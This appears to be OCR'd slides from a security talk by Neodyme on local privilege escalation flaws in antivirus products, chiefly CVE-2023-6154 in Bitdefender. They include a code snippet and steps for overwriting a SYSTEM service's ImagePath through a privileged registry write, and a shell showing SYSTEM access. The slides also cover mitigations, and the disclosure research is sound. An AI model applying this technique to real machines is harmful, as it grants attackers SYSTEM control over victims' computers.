
HKEY_DYN_DATA = 2147483654 (0x80000006)


```
registry_ops_t ops = { 0 };
ops.hive = 0x80000002;
ops.unknown = 0xFFFFFFFF;

wcscpy_s(ops.key, 0x64ui64, L"SYSTEM\\CurrentControlSet\\Services\\NetSetupSvc");
wcscpy_s(ops.value, 0x64ui64, L"ImagePath");
wcscpy_s(ops.value2, 0x64ui64, L"C:\\poc\\SpawnSystemShell.exe");
ops.regtype = REG_SZ;
ops.value_len_qq = strlen("C:\\poc\\SpawnSystemShell.exe") * 2 + 1;
```

Abusing a registry write

Abusing a registry write


- NetSetupService
  - Not started by default
  - Can be triggered by low privileged user
  - Runs as SYSTEM
- Overwrite ImagePath
  - Point it to our own executable
- Start the service
  - Get Code Execution as SYSTEM





CVE-2023-6154, Bitdefender

PoC Video (LPE Bitdefender)



Overview of other Vulnerabilities

Not covered in this talk

- AVG / Avast (CVE-2024-6510)
  - Restricted COM Hijacking on certain paths
  - RPC call to updater process and TOCTOU DLL allow-list bypass
- CheckPoint (CVE-2024-24912)
  - COM Hijacking as usual
  - RPC call to download arbitrary file to arbitrary path as SYSTEM

Mitigations

Mitigations are hard

- In an ideal world: Frontend doesn’t need to trigger privileged actions
  - Unrealistic, cause users are often not admins on their machines
- Allow list DLLs (Signed vendor DLLs, Restricted paths, …)
  - Need to intercept relevant functions in Userspace and Kernel 😱
- Minimize attack surface
  - Only allow strictly necessary actions & validate all parameters

Summary

Summary

- COM Hijacking to get code execution in protected frontend
- Service Processes often expose actions abusable for local privilege escalation
- Design of such components is hard, changes / mitigations afterwards even harder


```
if ( v7 )
{
  v11 = *v7;
  v26 = 0xA5509AF25C823AB5ui64;
  v27 = 0x84CA86DBBE734B6Bui64;
  v12 = (*v11)(v7, &v26);
  if ( v12 )
  {
    v6 = (*(__int64 (__fastcall **)
```


```
Administrator: C:\WINDOWS\system32\cmd.exe
Microsoft Windows [Version 10.0.26100.231
(c) Microsoft Corporation. All rights res

C:\Windows\System32>whoami
nt authority\system

C:\Windows\System32>
```

Neodyme.io

NFiTS
NACHWUCHSFÖRDERUNG
IT-SICHERHEIT e.V.

Cyber Security Challenge
GERMANY

Details of vulnerabilities: See our blog (soon ™)

Neodyme

alain@neodyme.io

0x4d5a.bsky.social

0x4d5aC

kolja.grassmann@neodyme.io

k0lj4.bsky.social

__k0lja